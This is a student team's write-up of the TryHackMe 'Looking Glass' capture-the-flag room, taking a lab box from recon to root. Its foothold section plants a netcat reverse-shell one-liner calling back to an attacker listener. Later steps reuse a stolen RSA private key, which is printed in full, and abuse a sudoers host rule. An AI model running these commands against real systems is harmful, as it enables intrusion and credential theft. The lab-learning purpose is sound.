

PenTest 1

ROOM A

14K BENTLEY


Members

ID	Name	Role
1211102582	AMEER IRFAN BIN NORAZIMAN	LEADER
1211101873	MUHAMMAD NABEEL SHAMIME BIN KHAEROZI	MEMBER
1211102269	MUHAMMAD ANIQ SYAHMI BIN SHAHARIL	MEMBER
1211101915	NURDINA AISHAH BINTI KASUMA SATRIA	MEMBER

TryHackMe | Looking Glass

Task 1 Looking Glass

Climb through the Looking Glass and capture the flags.



[Start Machine](#)

Answer the questions below

1) Recon and Enumeration

Members Involved: Nurdina Aishah

Question: Get the user flag.

Tools used: Kali / Terminal/ Nmap / ssh / [vigenere-solver](#) / -sC -sv -oA / -p

Thought Process and Methodology and Attempts:

Upon deploying kali, the machine, and terminal. Dina uses nmap to scan the network and everything that's connected to the given ip address (10.10.217.71). -sC is used to run default scripts. -sv is used to enumerate applications versions.

```
(1211101915@kali)-[~]  
$ nmap -sC -sv -oA scan 10.10.217.71  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 12:26 EDT  
Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 98.71% done; ETC: 12:27 (0:00:00 remaining)
```

Once nmap completes scanning, it shows that there's up to 13783 ports opened and one of them is the correct port. To find the correct port Dina used ssh (10.10.217.71) -p (port), ssh command is a network protocol that enables secure remote connections between two systems. When scanning every port they seem to print Lower | Higher, which means that the port is higher or lower than the correct port.

```
1211101915@kali: ~ * 1211101915@kali: ~ * 1211101915@kali: ~ *
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb
13722/tcp open      ssh                Dropbear sshd (p
|_ ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb
13782/tcp open      ssh                Dropbear sshd (p
|_ ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb
13783/tcp open      ssh                Dropbear sshd (p
|_ ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_k
Service detection performed. Please report any inc
Nmap done: 1 IP address (1 host up) scanned in 229

(1211101915@kali)-[~]
$ ssh 10.10.217.71 -p 10000
The authenticity of host '[10.10.217.71]:10000 ([1
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1
This host key is known by the following other name
~/.ssh/known_hosts:1: [hashed name]
~/.ssh/known_hosts:2: [hashed name]
~/.ssh/known_hosts:3: [hashed name]
~/.ssh/known_hosts:4: [hashed name]
~/.ssh/known_hosts:5: [hashed name]
~/.ssh/known_hosts:6: [hashed name]
~/.ssh/known_hosts:7: [hashed name]
~/.ssh/known_hosts:8: [hashed name]
(860 additional names omitted)
Are you sure you want to continue connecting (yes/
Warning: Permanently added '[10.10.217.71]:10000'
Lower
Connection to 10.10.217.71 closed.
```


After a few trial and error, eventually Dina found a port that sends a Jabberwocky poem only that the poem seems to be in gibberish. At the end of the poem they asked for the secret. Dina uses <https://www.guballa.de/vigenere-solver> to cipher the poem and at the end of the poem is given a secret : bewareTheJabberwocky.

```
(1211101915@kali)-[~]
$ ssh 10.10.217.71 -p 13879
The authenticity of host '[10.10.217.71]:13879 ([1
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1
This host key is known by the following other name
~/.ssh/known_hosts:1: [hashed name]
~/.ssh/known_hosts:2: [hashed name]
~/.ssh/known_hosts:3: [hashed name]
~/.ssh/known_hosts:4: [hashed name]
~/.ssh/known_hosts:5: [hashed name]
~/.ssh/known_hosts:6: [hashed name]
~/.ssh/known_hosts:7: [hashed name]
~/.ssh/known_hosts:8: [hashed name]
(874 additional names omitted)
Are you sure you want to continue connecting (yes/
Warning: Permanently added '[10.10.217.71]:13879'
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vawez ovxztiql.

'Fvphe ewl Jbfugzlvbg, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlmp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvxyaa.

Eno pz io yyhgho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdagi xag bjskvr dsoo,
```



Upon entering the secret given, another line jabberwock:BeingFirstSayingTangles appeared. Seems like it's a password to log into jabberwock users.

```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:BeingFirstSayingTangles
Connection to 10.10.217.71 closed.
```

To log in as a jabberwock user, Dina uses `ssh jabberwock@10.10.217.71`(ip address) . As expected they asked for the password, upon entering the password we are now logged into `jabberwock@looking-glass`. Then Dina uses `ls`, `ls` is a command that lists information about directories and any type of files in the working directory. There seem to be 3 lists under jabberwock user, one of them is `user.txt`. Just how we need to answer the first question, so Dina then uses `cat user.txt` to print the content of the file. However, the hidden flag was in reverse to reverse it Dina added `| rev` at the end of `cat user.txt`.

```
(1211101915@kali)-[~]
└─$ ssh jabberwock@10.10.217.71
The authenticity of host '10.10.217.71 (10.10.217.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4u
This host key is known by the following other name
  ~/.ssh/known_hosts:747: [hashed name]
  ~/.ssh/known_hosts:826: [hashed name]
  ~/.ssh/known_hosts:847: [hashed name]
  ~/.ssh/known_hosts:874: [hashed name]
Are you sure you want to continue connecting (yes/
Warning: Permanently added '10.10.217.71' (ED25519
jabberwock@10.10.217.71's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
```

Final Result:

Upon verification of the flag, Dina placed the flag into the TryHackMe site and got the confirmation.

Get the user flag.

thm{65d3710e9d75d5f346d2bac669119a23}

Correct Answer

Hint

2) Category: Initial Foothold

Question: Get the root flag.

Members Involved: Ameer Irfan

Tools used: Kali / Terminal / ls -al / vi twasBrillig.sh / netcat / hostname -I

Thought Process and Methodology and Attempts:

Since Dina has logged into jabberwock@looking-glass, Ameer used ls -al to find a detailed listing of directory contents in jabberwock. Looking in the home directory, we have some interesting files, mainly poem.txt and twasBrillig.sh. The twasBrillig.sh is a bash script. Bash script is a series of commands written in a file. The software runs line by line. For instance, using the command line, we may go to a certain path, create a folder, and launch a process inside of it. In this case, Ameer uses vi which is a visual editor to edit twasBrillig.sh. In the second image Ameer added "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.95.13 1234 >/tmp/f" which is a netcat command to get the reverse shell back. To get "10.8.95.13", Ameer opened the split vertically and commanded hostname -I. The hostname command prints the name of the current host, as given before the login prompt.

```
jabberwock@looking-glass:~$ ls -al
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul 3 2020 .
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..
lrwxrwxrwx 1 root root 9 Jul 3 2020 .bash_history -> /dev/null
-rw-r--r-- 1 jabberwock jabberwock 220 Jun 30 2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30 2020 .bashrc
drwx----- 2 jabberwock jabberwock 4096 Jun 30 2020 .cache
drwx----- 3 jabberwock jabberwock 4096 Jun 30 2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .local
-rw-r--r-- 1 jabberwock jabberwock 807 Jun 30 2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul 3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul 3 2020 user.txt
jabberwock@looking-glass:~$ vi twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.217.71 closed by remote host.
Connection to 10.10.217.71 closed.

(1211101915@kali)-[~]
$ ping 10.10.217.71
PING 10.10.217.71 (10.10.217.71) 56(84) bytes of data.
```

```
File Actions Edit View Help
1211101915@kali: ~ x 1211101915@kali: ~ x

#!/bin/bash

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.95.13 1234 >/tmp/f

wall $(cat /home/jabberwock/poem.txt)
~
~
~
~
~

(1211101915@kali)-[~]
$ hostname -I
10.0.2.15 10.8.95.13

(1211101915@kali)-[~]
$
```

3) Category: Horizontal Privilege Escalation

Question: Get the root flag.

Members Involved: Muhammad Aniq Syahmi Bin Shaharil

Tools used: Kali, CyberChef, Terminal, nc, ls, cat, txt.

Thought Process and Methodology and Attempts:

After the previous steps, Aniq type in command `nc -nlvp`. Nc-nlvp is a netcat program which Aniq uses to interrogate connections or listen on a specific port. After that, Aniq waits for a few seconds until it's connected. From there, Aniq type in command `$which python3`. This command Aniq uses to activate python in the terminal. After that, Aniq first got a proper shell using `python3 -c 'import pty;pty.spawn("/bin/bash")'`. So now, Aniq is connected as user Tweedledum. Then, Aniq uses command `ls` to have a look in the home folder. It shows that there are two files showing up, first `humptydumpty.txt` and `poem.txt`. Aniq is going to use the command `pwd`. Pwd stands for Print Working Directory. This command Aniq uses for writing standard output of the full path name of the current directory. Then, Aniq gets the output `/home/Tweedledum`. So from that, Aniq knows that is the main folder. From that, Aniq uses the command `cat humptydumpty.txt` to print the content of the file. It shows some words that are encrypted. Aniq copies all the encrypted words and paste it on cyberchef website. From there, Aniq sees there is a password on the `humptydumpty` files. From that, Aniq knows from earlier when aniq looked at the `passwd` file that there is a user called `humptydumpty`. Aniq uses the command `su` to switch the user. Then, Aniq enters the password that Aniq get from the encrypted word.

```
(1211101915@kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.8.95.13] from (UNKNOWN) [10.10.217.71] 46352
/bin/sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")';
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ pwd
pwd
/home/tweedledum
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcffff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk
```

Recipe

From Hex

Delimiter

Auto

Input

length: 520
lines: 9

Output

start: 240
end: 256
length: 96
time: 3ms
length: 256
lines: 1

dcffff5eb48423f055a4cd0a8d7ed39ff6cb9816868f5766b4888b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef54400
5e884898da28047151d0e56f8dc6292773003d0d6aabbdd62a11ef721d154208
746865207061737370f7264206973207a797877767574737271706f0e6d6c6b

Ûy8e@B?·ZLD~×19yl¹·hhðvk@·¹é·ia·v·Ä·5@·<·:·:·iffi...24ð·ngCÄ·×7ð1i(9·;ÄNÄ\w
<E_·#·*·^·R^6\$·_äVN..iÜAEcueÉé·ÄeI |·#·'·sY·.@0ÜyI=0w.ÖE]·!·...0c:1·_¿Ü·]IVA0w0¹wm]BE..Ö¹ä0-aâ{1µé.Ö\$Fgv.×ÉIðDD¹·H
·Ü(.qQ0âo.Ä)¹s¹=

j=60¹·I·r..B0the password is zyxwvutsrqponmlk

4) Category: Root Privilege Escalation

Question: Get the root flag.

Members Involved: Nabeel

Tools used: cat, vi, chmod 600, ssh, cd

Thought Process and Methodology and Attempts:

Once we've entered as humptydumpty, we noticed that a user named alice. We noticed that the .ssh folder exists inside alice.

```
humptydumpty@looking-glass:/home/tweedledum$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls
ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$ cat alice /.ssh/id_rsa
cat alice /.ssh/id_rsa
cat: alice: Permission denied
cat: /.ssh/id_rsa: No such file or directory
humptydumpty@looking-glass:/home$ cat alice/.ssh/id_rsa
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAXmPncAXisNjbU2xizft4aYPqmfXm1735FPLGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLlL3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfw4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYfLjhzeWYBmHx7JkhkEUFIVx6ZV1y+giHQIDAQABAoIBAQAIA5kCyMqtQj
X2F+09J8qjvFzf+GSL7lAIVuC5Ryqlxm5tsg4nUZvlRgFRmpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
qL2PZTVpwPtRw+RebKMwjwo4k77Q30r8Kxr4UfX2hLHTHT8tsjqBUWrb/jlMHQ0
zmU73tuPVQSESgeUP2joLv7q5toEYieoA+7ULpGDWdn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgoVik4Lzk/rDgn9VjcYFxoPuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcjOLuDKt4QQvCJVrGbdBVG0FLoWZzLpYGJchxmlR+RHCB40pZjBgr5
8bjJlQcp6pplBRcf/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcb0ARwjivhDLdxhzFkx
X1DPyif292GtsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zLC0tJ8FQZKjDh0GnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhxhA0ULXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lZrdsHwdQAXK
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfrn1gZNhTTAyNnRMH1U7kUfPUB2ZXcmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$
```


Then, Nabeel creates a file using `vi id_rsa`, paste the rsa private key that Nabeel found in `alice/.ssh/id_rsa` to modify its permission. Once modified, Nabeel went back and command `chmod 600 id_rsa`. 600 permissions means that only the owner of the file has full read and write access to it. Once a file permission is set to 600, no one else can access the file. Further on, Nabeel uses `ssh -i id_rsa alice@IPADDRESS` to log in to alice. Once we're in, Nabeel uses `ls` to check all the list files in the alice directory. The directory seems to have only one text file which is `kitten.txt`. However, the file seems to be useless. So, Nabeel used `getcap -r / 2>/dev/null` to remove unwanted output from the console. Then, Nabeel uses `cat /etc/sudoers.d/alice` and noticed there was a file named "alice" `ssalg-gnikool = (root)"` which showed us the path to root.

```
(1211101915@kali)-[~]
└─$ vi id_rsa

(1211101915@kali)-[~]
└─$ chmod 600 id_rsa

(1211101915@kali)-[~]
└─$ ssh -i id_rsa alice@10.10.217.71
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and softer-and rounder-and-

-and it really was a kitten, after all.
alice@looking-glass:~$ ls -al
total 40
drwx--x--x 6 alice alice 4096 Jul 3 2020 .
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..
lrwxrwxrwx 1 alice alice 9 Jul 3 2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice 220 Jul 3 2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul 3 2020 .bashrc
drwx----- 2 alice alice 4096 Jul 3 2020 .cache
drwx----- 3 alice alice 4096 Jul 3 2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul 3 2020 .local
-rw-r--r-- 1 alice alice 807 Jul 3 2020 .profile
drwx--x--x 2 alice alice 4096 Jul 3 2020 .ssh
-rw-rw-r-- 1 alice alice 369 Jul 3 2020 kitten.txt
alice@looking-glass:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo /bin/bash
[sudo] password for alice:
alice@looking-glass:~$ hostname
looking-glass
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
uid=0(root) gid=0(root) groups=0(root)
```

```
File Actions Edit View Help
1211101915@kali: ~ x 1211101915@kali: ~ x
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmFxm1735FPlGf4j9ExZhlmmD
NIRchPaFuQJXQZi5ryQH6YxZP5IIXJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxwbtiKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkWczNa5MMGo+1Cg4ifzffv4uhPkxBLl3f4rBf84RmuKEEy6bYZ+/WOEgHlCpB
fks5ngFniW7x2R3vyq7xyDrwiXEjfw4yYe+kLiGZyyk1ia7HGhNkPIRufPdJdt+r
NGrjYfLjhzewYBmHx7JkhkEUFIVx6ZV1y+giHQIDAQABAoIBAQAIA5kcyMqtQj
X2Fr09J8qjvFzf+GS17LAIVuCS9yqlxm5tsg4nUZv1RgfrMpn7hJAjD/bwFKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiT25jF
qL2PZTPvpwPtw+RebKmwjwo4k77Q30r8Kxr4Ufx2hLHtHT8tsjqBUWrb/jLMHQ
zmU73tuPVQSEsgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcyFxoPu3Xh218QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVROAkFpyEofZxQFqPw3LYyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LduDk4QQvcJVRGbdBVG0FLoWZzLpYGJchxmLR+RHCb40pZjBgr5
8bjJLQcp6pPLBRcf/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIQqxtAFQ+WDxqQUqq3szvrhrep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfN4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uS3rS3LCAoGBAOxvcFpM5P26rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcb0ARWjivhDLdxhFkx
X1DPyif292GtsMC4xL0BhLkziIY6bGI9efC4rXvCvrUqDyc9ZzoYflykL9KaCGr
+zLc0tJ8FQZKjDh0GnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKgj
oPpwkhhxAOULXldITQ01+H079xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJ0KardP/Ln+xM6lzrdsHwdQAXK
eBwCbMuhAoGBA0Ky50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfrN1gZnHTTAyNnRMH1U7kUfPUB2ZXCMnCGHAGEBY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

```

root@looking-glass:~# cat root.txt
cat: root.txt: No such file or directory
root@looking-glass:~# ls
kitten.txt
root@looking-glass:~# cd /root
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root# █

```

Then , Nabeel uses `cd /root` to navigate to the root directory and lastly `cat root.txt | rev` to achieve the root flag.

Upon verification of the flag, Nabeel placed the flag into the TryHackMe site and got the confirmation.





+100 Get the root flag.

thm{bc2337b6f97d057b01da718ced6ead3f}

Correct Answer

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211101915	Nurdina Aishah Binti Kasuma Satria	Did the recon and enumeration. Discovered the user root flag and also did the write up for recon and enumeration.	
1211102582	Ameer Irfan Bin Noraziman	Figured out the exploit for the initial foothold and did the write up for the initial foothold.	
1211102269	Muhammad Aniq Syahmi Bin Shaharil	Did the Horizontal Privilege Escalation and the write up.	
1211101873	Muhammad Nabeel Shamimi Bin Khaerozi	Did the Root privilege escalation and also the write up for root privilege escalation. Discovered the root flag.	

Attach the video link at the end of the report:

VIDEO LINK: <https://www.youtube.com/watch?v=zu6eBYEVxVA>